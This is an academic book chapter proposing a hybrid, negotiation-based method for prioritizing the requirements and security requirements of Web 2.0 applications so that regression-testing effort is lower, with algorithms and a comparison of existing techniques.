Social Networking Sites: Social network sites are web-based services that allow individuals to create a public profile, create a list of users with whom to share connections, and view and cross the connections within the system. Social networking sites can be used to describe community-based Websites, online discussions forums, chartrooms and other social spaces online. Facebook, Twitter, Google+ and LinkedIn are the leading social sites.

Web 2.0: Web 2.0 describes World Wide Websites that emphasize user-generated content, usability and interoperability. Web 2.0 is the term given to describe a second generation of the World Wide Web that is focused on the ability for people to collaborate and share information online. Web 2.0 basically refers to the transition from static HTML Web pages to a more dynamic Web that is more organized and is based on serving Web applications to users.

This research was previously published in Design Solutions for Improving Website Quality and Effectiveness edited by G. Sreedhar, pages 357-386, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 50
Requirement Prioritization of Complex Web 2.0 Application Based on Effects on Regression Testing: A Hybrid Approach

Varun Gupta
Jawaharlal Nehru Govt. Engineering College, India

D.S. Chauhan
Uttarakhand Technical University, India

Kamlesh Dutta
National Institute of Technology, India

ABSTRACT

Web 2.0 applications are complex information systems. Likewise any desktop applications, web applications are complex and require effective requirement prioritization preceded by effective decision aspect prioritization by involving diverse stakeholders. During the release of new increments, objective is to provide value to the software and simultaneously lowering the regression testing effort. This can be achieved by implementing all highest priority requirements along with those dependent on them so that next increments implemented requirements independent of already implemented ones. The challenges involved in aspect selection, requirement prioritization, and effective selection of the security requirements of Web 2.0 application makes its incremental deliveries a complex task as compared to that of desktop applications. The proposed requirement prioritization process is hybrid approach i.e. Based on combination of negotiations and methods to prioritize both decision aspects and software requirements. This technique reduces regression testing effort by taking an impact on regression testing as one of the parameters during prioritization and overcomes various problems related to prioritization of web 2.0 applications. This technique is applied on live system of "Virtual Classroom", by employing three stakeholder groups with total 8 stakeholders. Results were promising since it resulted in the successful delivery of web application due to effective aspect and requirement prioritization thereby leading to reduced regression testing effort.

DOI: 10.4018/978-1-5225-3422-8.ch050

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. INTRODUCTION

Requirement prioritization is an essential activity to be carried out by any software firm to deliver software in increments, with each increment implementing highest priority requirements. Priority of requirement is calculated against different conflicting prioritization dimensions by diverse stakeholders. One of the problem as reported by (Lehtola et. al, 2004) was that the requirement priorities allotted by developers were on the basis of tactic knowledge or feelings about requirement priorities. This guess work about priorities allotments is done by involving few developers. There is no method for involving diverse stakeholders, no means for selection of decision aspects and no technique for negotiations for resolving conflicts. Decision aspects need to be prioritized and employed for ranking of large requirements by involving diverse stakeholders. Decision aspect prioritization and requirement prioritization are similar to the maximum extend since both require stakeholders to give their preferences that needs to be effectively mapped to single priority value. Involving a large number of stakeholders would mean success but on the other hand, requires decision makers to resolve conflicts that arise due to different viewpoints. Requirement prioritization also suffers from the scalability problem which means that with the increase in the number of requirements, a prioritization process goes more complex and requires large effort. Scalability problem is less in the case of the decision aspect prioritization process.

The diverse stakeholders differ in their viewpoints, expertise, knowledge, locations, cultures etc. Managing these stakeholders seperated by global distances is quite challenging. Involving a large number of stakeholders during the prioritization process is no doubt essential for project success but the ranking of aspects and thousands of requirements by involving these diverse stakeholders suffers from various problems like need for an effective method for mapping values given by "N" stakeholders into single priority value for each requirement, the need for effective resolution of conflicts due to conflicting viewpoints etc. Above mentioned requirements requires effective communication and collaboration between globally distributed stakeholders which is very difficult to maintain due to the existence of global distances. (Gupta and Srivastav, 2011) proposed a web based framework that overcomes global distances that exists in globally distributed environments, thereby making global developments easier.

During the release of next increment, software engineer's implements delayed requirements along with changed ones. This means that source code will be altered in terms of addition of new statements or modules and changes in existing ones. This task of alteration of source code will result in ripple effects in other already tested parts of source code. New test cases executing newly added code along with existing ones executing already tested code needs to be executed for this new version. In earlier work (Gupta et al., 2012a) it was found that decision aspect prioritization effects requirement prioritization process which further affects regression testing activity to the maximum extend. Improvements in the requirement prioritization process can lower regression testing activity to the maximum possible extend and improves software success rate. The requirement prioritization process can be modified in such a manner that requirement priorities are computed by analyzing the effect of regression testing. This happens by implementing sets of dependent requirements independent of delayed set of dependent lower priority requirements. This gives stakeholders highest priority requirements along with extra dependent ones. This lowers regression testing effort since the addition of new requirement will have no ripple effect since it is independent of already implemented ones.

Advancements in the area of web technology had credited users and business firms with complex web applications that are complete replacement for desktop applications. This had been credited to transition from web 1.0 to web 2.0 technologies. Emerging of languages like Hypertext pre-processor (PHP), Ac-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tive server pages (ASP), AJAX, XML etc had made it possible to have read/write/execute web that can solve almost any complex possible as was previously solved using desktop applications implemented in Java, C, C++ etc. Web 2.0 applications provide effective communication and collaboration. Social media like Facebook, twitter, web services like yahoo, gmail and tools like wiki etc are web 2.0 applications.

Since web 2.0 application exhibits similar functionality and complexity as traditional desktop applications, their incremental development will require effective decision aspect selection and sound requirement prioritization. Delivery of next increments will require effective regression testing since the addition of new requirements or changing existing ones will require changes in web pages or addition of new pages which may affect other pages and hence web application functionality.

One of the major issues with the development of web 2.0 application is a security issue as web applications will be assessed worldwide through the internet and hence susceptible to various types of illegal activities like hacking, data theft, denial of service attacks, malware attacks etc. For example Aurora attack against Google (http://en.wikipedia.org/wiki/Operation_Aurora), and Koobface malware attacks on Facebook and twitter like social networking websites (http://en.wikipedia.org/wiki/Koobface) are fine examples of the need for effective implementation of security requirements.

Software developments are distributed these days, with a multicultural and national sites collaborating with each other. In earlier work it was suggested to employ web application to overcome global distances that exists between development sites. Web 2.0 tools had been employed in software engineering and it had been found that web 2.0 tools improve quality of software. Such tools provide the best platform for collaboration which is the backbone of nay collocated or global software developments. This security becomes a key issue while prioritizing requirements of web 2.0 applications. Since such tools have to be developed for mass markets, has to be accessed worldwide 24x7 and affects software success rate.

Web 2.0 application incremental delivery is very complex as compared to that of desktop application due to the challenges involved in aspect selection, requirement prioritization, effective selection of security requirements etc. Web 2.0 tools employed in any software development activity that is developed due to incorrect prioritization process will degrade development quality of other software's also.

The proposed approach overcomes various problems related to prioritization process. It employs effective negotiation based voting system that aims to resolve conflicts between the views of diverse stakeholders during aspect selection and requirement prioritization. This technique is well automated to maximum extend with the help of web 2.0 tools implemented in PHP, JavaScript and HTML with MYSQL as back end.

In this paper, methods and negotiation are considered separate activities. Further, decision aspect prioritization is considered as one of the activities involved in process of requirement prioritization and hence is not considered as separate distinct process.

2. RELATED WORK

Web 2.0 tools had reported to be employed in software development industries. (Black, 2010) has reported that use of social media in globally distributed software development had improved communication thereby improving global software developments. (Black and Jacobs, 2010) had reported that use of social media tools i.e. Web 2.0 tools improve quality of software. (Decker et. al, 2007) suggested a way of supporting the active participation of software stakeholders in requirement engineering using

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

asynchronous collaborative platform provided by wiki. Such proposal is applied to various projects and experienced problems are reported and solutions are suggested.

As per best of authors knowledge there is no paper related to requirement prioritization that prioritizes requirement of web applications and automated it using web 2.0 applications.

Various researchers had proposed numerous techniques that prioritize requirements against predefined prioritization dimensions. (Saaty, 1980) proposed Analytical Hierarchical Process (AHP) that compares requirements pair wise against aspect under consideration. This technique uses preference scale of 1 to 9, where 1 indicates equal value and 9 indicates the extreme value. This technique allows stakeholders to give any value of 1 to 9 for each requirement, when compared pair wise in with each other. One of advantage of this approach is ability to analyze the accuracy of pairwise comparisons since it allows calculation of accuracy metric i.e. Consistency ratio whose value should be less than 0.10 for accurate comparison. Main disadvantage related to this approach is scalability problems i.e. With an increase in the number of requirements; number of comparisons grows in large number. (Karlsson and Ryan, 1997) proposed Cost-Value Approach for Prioritizing Requirements that performs prioritization according to its value to customers and implementation cost. In this method customer allots preference for customer value aspect while developer's gives preferences against development cost aspect. AHP is employed as the prioritization method for prioritization of every requirement against each aspect separately. Results of the two prioritization were analyzed graphically, where the x-axis represented the cost to develop the requirement and the y-axis represented the customer value that the requirement is expected to yield to its customers. Analysis of this cost-value graph will allow decision maker to select those requirements that have the best value-cost ratio. (Azar et. al, 2007) proposed Value-Oriented requirements Prioritization techniques where requirements are prioritized by giving preferences against business values and different risks as prioritization aspects. Preferences allotted against these aspects were filled in prioritization matrix and simply added to get priority scores. In this technique, risk is measured on negative scale. This technique is evaluated on a case study of online banking system by (Danesh et. al, 2009). (Wiegers 1999a; 1999b) proposed another requirement prioritization technique and employed it on Chemical Tracking System. This method is based on the idea that the priority of a requirement can be calculated by dividing the value of a requirement by the sum of the costs and technical risks associated with its implementation. The value of a requirement is dependent both on the value the requirement provides to the customer(s) and the penalty incurred if the requirement is absent. Machine learning based techniques for performing requirement prioritization had been proposed by (Avesani et. al, 2004; 2005). (Gupta and Srivastav, 2011a) proposed requirement prioritization method that is based on multiple stakeholder preferences. This method categorized cost and penalty as reducing factors while Benefits, value, Risk, Time to Market and dependencies as prioritization required factors. Prioritization matrix is created, stakeholders give their preference for each requirement against each aspect. For each requirement, for each aspect, each value allotted is multiplied by the weight of stakeholder and added with product of weight of next stakeholder with value allotted by this stakeholder in order to map "N" values of weighted stakeholder into a single value. Finally to get the priority value of each requirement, prioritization required factors are divided by reducing factors. This technique is well supported by a web based framework that makes this technique automated as well as useful in globally distributed environments.

Some researchers had employed proposed prioritization techniques on various case studies/projects to illustrate working of prioritization techniques. Value oriented prioritization technique was evaluated on a case study of online banking system by (Danesh et. al, 2009).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Requirement prioritization by analyzing the effects of regression testing has not been reported by any researcher till date.

Various researchers even had evaluated some of the prioritization techniques against some criteria or parameters of prime interest in order to compare these techniques and to find out a better one (Hasan et al., 2010; Iqbal et al., 2009; Ma 2009; Ahl 2005; Karlsson et al., 1998; Karlsson et al., 2004; Perini et al., 2007; Aasem et al., 2010; Racheva et al., 2008). But unfortunately the criteria are not well established or pre-defined and agreed by all so that the results of the comparison will be different when evaluated against different criteria's. (Karlsson et al., 1998) founded the AHP technique to be most valuable than Hierarchical AHP, Spanning tree, more valuable than Binary search and priority groups.

Some researchers had reported various problems that arise in requirement prioritization. (Lehtola et. al, 2004) reported various problems related to the requirement prioritization activity. The authors reported the challenges on the basis of the prioritization practices carried out by two software development organizations. Main findings include: (1) Organizations does not have agreement on a single meaning of term priority and meanings of prioritization scales. (2) Few developers carry out the prioritization process by making a guess by employing tacit knowledge or feelings about requirement importance. (3) Requirements are prioritized in multiple phases, a process that is an iterative process. (4) Developers are not aware of the fact that which requirement is most important to its customer. (5) Requirement prioritization must employ multiple factors or aspects, a process that doesn't have any acceptable practice in the software industry.

As per knowledge of authors, very few authors had presented methods related to decision aspect prioritization and hence requirement prioritization against prioritized aspects. (Ribeiro et. al, 2010) proposed Hybrid assessment method for requirement prioritization. This method is composed of total 5 activities divided into two phases. First phase deals with prioritization of decision aspects while the second phase generates ranking of each alternative or requirements against each criteria.

Effects of decision aspect on requirement prioritization and hence on regression testing is reported by (Gupta et. al, 2012b). The authors employed two versions of the same regression testing technique proposed in (Gupta and Chauhan, 2011c), on an unsuccessful and successful project of the payroll management system. Decision aspect prioritization technique as proposed in (Gupta et. al, 2012a) and requirement prioritization process as proposed in (Gupta et. al, 2011a) was employed, as a result of which regression testing technique as proposed in (Gupta and Chauhan, 2011c) was executed on evolving software with minimum test cases and high fault detection capability. One of the main findings of the authors was that improvement of decision aspect prioritization will improve requirement prioritization processes that will further reduce regression testing effort by reducing the number of test cases without reducing fault detection capability (Gupta et al., 2012b).

Some researchers had reported that use of web 2.0 applications improves software quality.

The summary of various aspect and requirement prioritization techniques are given in Table 1.

3. REQUIREMENT PRIORITIZATION OF WEB 2.0 APPLICATIONS

3.1. Prioritization Dimensions/Aspects

Requirements are prioritized according to various aspects. Aspects are the properties or attributes of requirements that are used for prioritization (Berander et al., 2005). During prioritization priorities are

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Idea of techniques of decision aspect and requirement prioritization

S. No	Technique Name	Presented Approach	Strengths	Limitations
1.	Hybrid assessment method	This method is composed of total 5 activities divided into two phases. First phase deals with prioritization of decision aspects while the second phase generates ranking of each alternative or requirements against each criteria.	1. Performs Decision Aspect Prioritization. 2. Employs one of the most accurate technique called AHP. 3. Automated with help of a prototype tool.	1. Nothing can be commented regarding prioritization of web 2.0 application requirements. 2. Does not support prioritization by employing diverse stakeholders during prioritization. No method is given for mapping multiple values into single preference value. 3. Does not support negotiations for conflict resolution. 4. Does not handle the security issue of web 2.0 applications. 5. Since the tool is not web based, so the technique will not allow stakeholders to be distributed. 6. Suffers from scalability problem.
2.	Web based tool supported requirement prioritization: based on multiple stakeholder preferences	This method combines the preference given by diverse stakeholders in single priority value. For such mapping, weights of stakeholders and preferences given are combined and priority is computed by dividing prioritization required factors by reducing factors. This technique is well supported with web based framework.	1. It takes into consideration diverse stakeholders. 2. It can be employed in globally distributed environments. 3. Do not suffer due to scalability problem.	1. Provides support for negotiation for minimum extend. 2. Suffers from voting problems i.e. It is possible that some important requirements like security ones are given less rank due to ignorance my many stakeholders. 3. Less suitable for web 2.0 applications. 4. Do not provide a method for decision aspect prioritization. 5. It employs predefined aspects.
3.	Value-Oriented requirements Prioritization.	Requirements are prioritized by giving preferences against business values and different risks as prioritization aspects. Preferences allotted against these aspects were filled in prioritization matrix and simply added to get priority scores. In this technique, risk is measured on negative scale.	1. Easier to automate and implement. 2. The technique is automated since the author had given excel sheet that automatically computes priority. 3. Results are based on a ratio scale. 4. Less influenced to scalability problems.	1. Nothing can be commented regarding prioritization of web 2.0 application requirements. 2. Does not support prioritization by employing diverse stakeholders during prioritization. No method is given for mapping multiple values into single preference value. 3. Does not support negotiations for conflict resolution. 4. Does not handle the security issue of web 2.0 applications. 5. This technique will not allow stakeholders to be distributed. 6. Suffers from voting problems. 7. It employs predefined aspects.
4.	Wiegers Method	This method calculates a priority by dividing requirement value by the sum of the costs and technical risks associated with its implementation. The value of a requirement is computed by combining two values i.e. The value that the requirement provides to the customer(s) and the penalty incurred if the requirement is not implemented.	1. Easier to automate and implement. 2. The technique is automated since the author had given excel sheet that automatically computes priority. 3. Results are based on a ratio scale.	Same as above

continued on following page

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Continued

S. No	Technique Name	Presented Approach	Strengths	Limitations
7.	Cost-Value Approach	Performs prioritization according to its value to customers and implementation cost. In this method customer allots preference for customer value aspect while developer's gives preferences against development cost aspect. After AHP is employed, cost-value graph for each requirement is analyzed to select requirements with best ratio of cost-value.	1. It is effective since employs AHP for prioritization. 2. Analysis of graphs makes selections of requirements against these two objectives quite simple. 3. Easier to automate and implement for small organizations. 4. Results are based on a ratio scale.	Same as above.
8.	Analytical Hierarchical Process (AHP)	This method compares requirements pair wise against aspect under consideration. It allows to analyze the accuracy of pairwise comparisons since it allows calculation of accuracy metric i.e. Consistency ratio whose value should be less than 0.10 for accurate comparison.	1. It is a most trustworthy technique. 2. Very suitable for software with small set of requirements. 3. Pairwise comparison reduces the judgmental errors. 4. Results are based on the ratio scale which makes it possible to know that how much one requirement is more important than other. 5. Technique Supports prioritization against multiple aspects.	Same as above except the last one. This technique suffers very badly from scalability problem.

assigned to each requirement. A priority reflects the importance of requirements to various stakeholders along with several dimensions like business value, personal preferences etc. Once allotted, the result is the proper ranking of requirements and hence the implementations order of the requirements in incremental software development. While doing prioritization it is important to take into account multiple aspects. Single aspects are no doubt easier to handle but multiple aspects increases the success chances of the software if chosen correctly. These multiple aspects are often dependent on each other so it may be possible that if the analyst is interested in prioritization of requirements against one aspect, they have to compromise the second dependent one. For example if "Time to Market" is taken as one aspect and "Cost" as the other then it may be possible that high costs are associated with requirements that needs to be timely delivered in the market due to investing of more resource. Thus the aspects are not independent but interact with each other (Ruhe et al., 2003). So if the first aspect needs to be chosen, the second one needs to be abolished or compromised and vice versa. But if one is able to choose maximum aspects and do prioritization against them the probability of success of the project will increase.

3.2. Requirement Prioritization

Advancements in web technology had added complexity to web applications. For example web 1.0 application were simple static sites displaying the same content every time the page is visited until and unless it is modified by changing the HTML code by the site administrator. As discussed earlier that web

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.0 applications exhibits similar functionality and complexity as traditional desktop applications thus their incremental development will require effective decision aspect selection and sound requirement prioritization. Delivery of next increments will require effective regression testing since the addition of new requirements or changing existing ones will require changes in web pages or addition of new pages which may affect other pages and hence web application functionality. World wise accessibility requires a requirement prioritization process to be more sensitive towards security requirements. Desktop applications are secured at various levels like guarding of rooms where computers running application is placed (Human level), password protection done by the operating system (OS level), password protection security offered by the application itself and data protection offered by database management system or via some encryption technique etc. On other hand web applications accessible world wise 24x7 requires data protection at the database level or by using some encryption technique, password protection offered by application through login web pages etc. Others two levels like OS level and human level are missing in such applications. Thus requirement prioritization should take care of various security requirements to be implemented at two levels so as to make them more secure as compared to desktop applications.

The software implements thousands of requirements of diverse stakeholders. Software development takes place in resource constrained globally distributed environments. Implementation of thousands of requirements will be categorized by large delivery time. Delivery of complex software in "one go" is not a good option since it will keep its customers waiting for years to use this software and in the meantime their requirements might evolve. A good solution to this problem is the delivery of software in small increments with each increment implementing some of the requirements from evolving large set of requirements. The requirements of each increment should be of high priority. Implementation of the highest priority requirements earlier will credit customers with the most favored functionality earlier. Requirement selection is implemented with the help of complex activity called Requirement Prioritization. Requirement priorities are decided by considering a combination of various and perhaps conflicting aspects or prioritization dimensions.

Numerous prioritization techniques are there proposed in the literature like Analytical Hierarchical Process (AHP) (Saaty 1980), Software Engineering Risk Understanding and Management (SERUM) (Geer 1999), Value Oriented Prioritization (VOP) (Jim Azar 2007), Hundred dollar method, Wieger's method (Wiegers 1999b) etc. Major limitations of these techniques lies in using predefined aspects, scalability problem, and working in globally distributed environments, inability to provide a method for performing prioritization of decision aspects, no support for negotiation. These techniques suffer from problems related to voting by employing diverse stakeholders during prioritization. Without negotiation, voting or allotment of preferences leads to win-lose situation which gets translated to lose-lose situation in the near future (In, 1998). These techniques do not handle prioritization of web applications effectively.

During the prioritization main challenge is to make a balance between trade-off that exists between the various aspects and to map the interests of various stakeholders into a single value that represents the priority of individual requirement (Gupta and Srivastav, 2011a). While performing this mapping operation we must take into account the different priorities of various stakeholders (Gupta and Srivastav, 2011a). (Ruhe et al., 2002) hag defined the requirement prioritization problem as:

The challenge is to select the 'right' requirements out of a given superset of candidate requirements so that all the different key interests, technical constraints and preferences of the critical stakeholders are fulfilled and the overall business value of the product is maximized. (Karlsson et al., 1997)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

has cited requirement prioritization in following words:

How do you select a subset of the customer's requirements and still produce a system that meets their needs.

3.3. Prioritization Based on Regression Testing

In earlier work it was found that effectiveness of requirement prioritization method results in a reduction in the regression testing effort of evolving software systems. Effectiveness of requirement prioritization is directly related to the effectiveness of decision aspects prioritization since the requirements are prioritized against multiple conflicting aspects. Faulty decision aspect selection results in faulty implementation order and thereby resulting in poor software quality and enhanced change requests. Due to these change requests, lots of changes have to be made in existing code which might result in ripple effects. This leads to the activity of selection of test cases to execute the modified code along with those parts that might have been affected as a result of induced changes (regression testing). The situation is more complicated when a software testing team has to test newly implemented requirements and again take into consideration ripple effects. Requirements prioritization techniques can be augmented with activities aiming at selection of those requirements that reduces regression testing effort. To achieve this objective, all the highest priority ones and those dependent on them can be part of implementation set. Implementation of dependent ones will ensure that requirements implemented in the next release are almost independent of earlier implemented ones, thereby relieving testers of testing those code parts that are affected by the changes. Thus only newly added requirements need to be tested. The requirement prioritization process must take into consideration the impact of the requirement on regression testing by considering dependencies with highest priority requirements.

3.4. Model of Requirement Prioritization

Requirement prioritization is not a simple activity but composed of several complex and risky activities. If any of such activity goes wrong then project success might be at stake. A software project is developed for a mass market i.e. Development is market driven, due to this it is essential that diverse stakeholders be involved in the process of deciding implementation order. Involving a large diverse group of stakeholders is quite challenging since it calls for proper negotiations between the conflicting viewpoints and method needs to be devised that maps values given by these stakeholders for individual requirements against aspect under consideration. The requirement prioritization method should be flexible enough to support scalability i.e. Large number of requirements and ability to perform requirement prioritization against any number of prioritized aspects rather than predefined ones. Major of prioritization techniques performs prioritization by pre declaring decision aspects thereby leading to the situation where decision maker does not have the option to perform prioritization against any new aspect. Decision aspects do not remain same for every project. In fact they vary with feedback from previously implemented projects, targeted audience, objectives of the organization etc. Thus the requirement prioritization process must give ability to software decision makers to prioritize aspects and then rank requirements against such prioritized prioritization dimensions. Software success depends on accurate ranking of requirements against accurately ranked dimensions. Accuracy of ranking comes from the various contributors like:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. Accurate identification of stakeholders with sound domain knowledge, expertise etc.;
2. Accurate identification of decision aspects since aspects will be selected from this set only;
3. Effective rank computation formulae (mapping formulae) that distinguishes the value or importance of votes of diverse stakeholders. This happens because votes of all stakeholders are not equally important with respect to aspect under consideration;
4. Effective negotiation to resolve conflicts among diverse stakeholders and those that exists between conflicting aspects. This happens because it is possible that rank computed might create win-lose situation where some stakeholders are simply neglected. Further it is required for the requirement to score well against some aspects which happens to be conflicting i.e. One can be achieved at the cost of another (trade off).


Thus the requirement prioritization process is composed of five activities divided into two phases, with a first phase resulting in prioritization of decision aspects and second phase resulting in requirement prioritization against aspects selected in the first phase. The model of requirement prioritization is basically an iterative process with some of the activities being repeated until some consensus is built and conflicts are resolved. Higher level model of requirement prioritization is given in Figure 1.

In fact each of the activities involved in requirement prioritization is very complex. Decision aspect involves several iterative steps involving allotment of preference values, negotiations to resolve conflicts, re allotment of preferences and final priority calculation. Requirement prioritization involves iterative methods of allotment of preferences to each requirement against each prioritized aspect, mapping values into single preference values and repeating this process in case of conflict resolution by using negotiations.

4. PROPOSED APPROACH

The proposed requirement prioritization approach builds the implementation order of web 2.0 application by first prioritizing decision aspects against which requirements are allotted rankings by diverse stakeholders and taking into consideration impacts on regression testing. Efforts are to select all requirements dependent on highest priority ones such that implementation of new requirements in later

Figure 1. Model of requirement prioritization



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

increments does not have any impacts on already implemented and tested code. This enables a software tester to test newly implemented requirements without considering ripple effects since new requirements will be independent of already implemented ones. Requirements of secured web 2.0 applications must be prioritized using the sound prioritization technique (both requirement and decision aspect), ranking being agreed by all stakeholders.

The proposed technique is hybrid approach i.e. Combination of negotiations and methods. Negotiations are the activities that result in prioritization by resolving conflicts while methods are prioritization techniques that generate ranks by allotment of preferences (Perini et al, 2009; Berander, 2005).

Since implementation of large security requirements is not feasible, so software decision makers must perform security requirement prioritization independent of prioritization of other requirements. Stakeholders involved during the security requirement prioritization could be security analysts of organization, hackers, developers, requirement analysts, some other stakeholders with experience in security requirement prioritization of similar applications. There is no need for categorization of stakeholders involved in the security requirement prioritization into groups. Security requirements can be organized hierarchically with each level of the tree representing the implementation level of requirement. For example "adding a login page" requirement can be considered as lower level as compared with "requirement for entering password for performing any activity on web tool". Later requirement provided security at higher levels as compared with former requirement. It's good to have both requirements but under constrained environment, implementation of second one will implement the lower level requirements. Table 2 gives method for security requirement prioritization.

Since major of requirement prioritization techniques employs predefined aspects against which requirements are prioritized, thus are not flexible enough to perform prioritization against any number of applications specific decision aspects. They lack in giving a method of selection of decision aspects. The proposed requirement prioritization technique is flexible enough to handle scalability of both aspects as well as of the requirements. It provides software decision makers a method for prioritization of decision aspects and finally to prioritize requirements by employing negotiations between conflicting stakeholders to build agreements. Proposed decision aspect technique employs one of the most trustworthy method of requirement prioritization i.e. Analytical Hierarchical Process (AHP). Although AHP suffers from scalability problem but for decision aspects (which is fewer in number as compared to thousands of requirements of complex software), AHP is best suited along with proposed negotiation technique. AHP will help the software engineer to draw conclusion related to accuracy of decision methods they made during aspect prioritization by calculating Consistency Ratio (CR). This accuracy check will improve quality of aspect selection and finally of requirement ranking. AHP was also employed for aspect prioritization in (Ribeiro et. al, 2011).

Table 2. Algorithm: Security requirement prioritization

Input: Security Requirements, Stakeholders. **Output:** Prioritized set security requirements.
3: Compare the set of security requirements pair wise to organize security requirements at different levels of hierarchy. Pairwise comparison will determine the influence level of each requirement. Implementation of requirement at higher level will provide better security to web application especially in resource constrained environment. **4:** Implement security requirements belonging to higher levels of hierarchical i.e. tree organization of software requirements.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3 gives the algorithm for decision aspect prioritization. The requirement prioritization algorithm requires that stakeholders be organized into groups in accordance with their roles and allot preference values to each requirement against each aspect. Aspects are classified as either additive or reducing. Additive aspects are those whose higher value is required like customer value while reducing are those whose lower value is required like development cost. Dependent requirements are organized in groups called buckets. The priority of each requirement is calculated for each stakeholder and finally for each group. If the difference between the priority calculated for each requirement for each stakeholder group is greater than tolerance limit i.e. Threshold value, there is a need for negotiation between those groups that vary by huge amount in terms of allotted priority. This paper terms such groups as conflicting groups. Negotiations are done aspect wise. This happens because for some aspects, preference values given by some lower priority groups might wrongly alter requirement priority and vice versa. Such negotiations are required to create win-win situation and hence increasing acceptability of the project among its intended audience. After negotiation, conflicting preferences are altered by re allotment of values against conflicting aspects by conflicting groups and priority re computed. Finally priority given by each group for each requirement is simply added. Computed requirement priority is added with the priorities of dependent requirements and normalized by dividing the sum by the number of such dependent requirements to compute the priority of each bucket. The highest priority bucket is implemented till available resources permits. This Requirement prioritization algorithm is given in Table 4.

Table 3. Algorithm: Decision aspects prioritization

Input: Decision aspects, Stakeholder groups. **Output:** Prioritized set of decision aspects. Let $Priority_{(aspect(i)(j))}$ denotes the priority of aspect "i" calculated by applying AHP process on values allotted by stakeholder group "j".
3: Identify decision aspects set that need to be prioritized. For aspects identification experience from previously implemented similar projects can be quite helpful. **4:** For each stakeholder group For each pair of aspects Allot preference values. This fills cell of the 2-D array, the 2-D array is simply a decision matrix. Execute Analytical Hierarchical Process on 2-D decision matrix. AHP process ends after computation of Consistency Index (CI). Value of CI should be less than 0.10 since this value determines the error free state of the prioritization process. **[End level 2 inner for loop]** **[End level 1 outer for loop]** **5.** Combine the priorities given by each stakeholder group into single priority value for each aspect to determine final ranking of decision aspects. For each aspect Compare the priority value allotted by each stakeholder group. If the difference between values allotted by stakeholder groups is above threshold, perform negotiation using the algorithm given in table 3 otherwise use equation 1 to compute final priority value of each aspect. $Priority_{(aspect(i)(j))} = \sum Priority_{(aspect(i)(j))}$ ***(1)*** for "i" aspects and "j" stakeholder groups. **[End level 1 outer for loop]** **6.** Select highest priority aspects. Execute requirement prioritization algorithm using the prioritized aspects list.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Algorithm: Requirement prioritization

Input: Requirements, Preference values, prioritized aspects.
Output: Prioritized set of requirements.

6: Arrange dependent requirements into bucket, each bucket houses dependent requirements. Two buckets houses an independent set of requirements.
7: Categorize prioritized decision aspects as either "Additive" or "Reducing" factors.
8: For each requirement
For each stakeholder group
For each aspect under consideration
Allot preference values.
[End level 3 inner for loop]
Add preference values allotted to set of additive aspect and set of reducing aspects.
Calculate the priority of requirement for a particular group under consideration using equation 2.
$Priority_{(group(i))}$ = (Additive value) / (Reducing value) ***(2)***
Normalize this value in accordance with a number of stakeholders in each group using equation 2.1.
$Priority_{(group(i))} = (Priority_{(group(i))}) / N_{(i)}$ ***(2.1)***
Where $N_{(i)}$ is number of stakeholders belonging to the group "i".
[End inner level 2 for loop]
Compute difference of priority calculated for each stakeholder group using equation 3 and compare the value computed with a threshold value.
$Difference = Priority_{(group(1))} - Priority_{(group(2))} - \ldots\ldots\ldots\ldots - Priority_{(group(n))}$. ***(3)***
If (difference>=threshold) then perform negotiation using algorithm given in table 3 else compute final priority of requirement using equation 4.
The priority $requirement_{(i)} = \sum Priority_{(group\ (i))}$ for all stakeholder groups.
(4)
[End level 1 outer for loop]
The idea of threshold value computation for making a decision regarding the negotiations is also employed in (Gupta et. al, 2012a) but however the computational steps differ considerably.
9: Compute the priority of each bucket by using equation 5 and normalize it using equation 6.
$Priority_{(bucket(i))} = \sum Priority_{\ requirement(i)}$
(5)
for every requirement belonging to bucket "i".
$Final_priority_{(bucket(i))} = Priority_{(bucket(i))} / n$ ***(6)***
Where "n" is the total number of requirements belonging to bucket "I".
10: Implement the set of dependent requirements by selecting buckets of highest priority until resources are available.

The algorithm in Table 4 aims to prioritize the buckets housing dependent requirements such that highest priority dependent requirements are implemented first. Data dependency is the criteria for the creation of the bucket. Suppose that a requirement R1 requires the requirement R2 to be executed first either for data or performing some operation of its part then it will be termed as data dependency. For example, to issue a book (R1), another code implementing the requirement of authenticating the member

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(R2), checking the member account details (R3) is to be executed. Thus R1 will be chosen for implementation if R2 and R3 will be selected. During the implementation of delayed requirements (which is independent of existing ones), the code will be simply added with existing one that will call the module implementing this requirement. This independent requirement will not affect the existing requirements code workings. Thus, no doubt, there will be control dependencies between all the requirements, considering data dependencies will ensure that during the implementation of new requirements, these new ones will be simply glued with existing code and there will not be any effect on existing code. Thus there will not be any ripple effects. The reachability of the existing code will be checked along with the test cases executing new requirements. This will ensure lots of savings in test cases since there is no need to test individual requirements and other affected code.

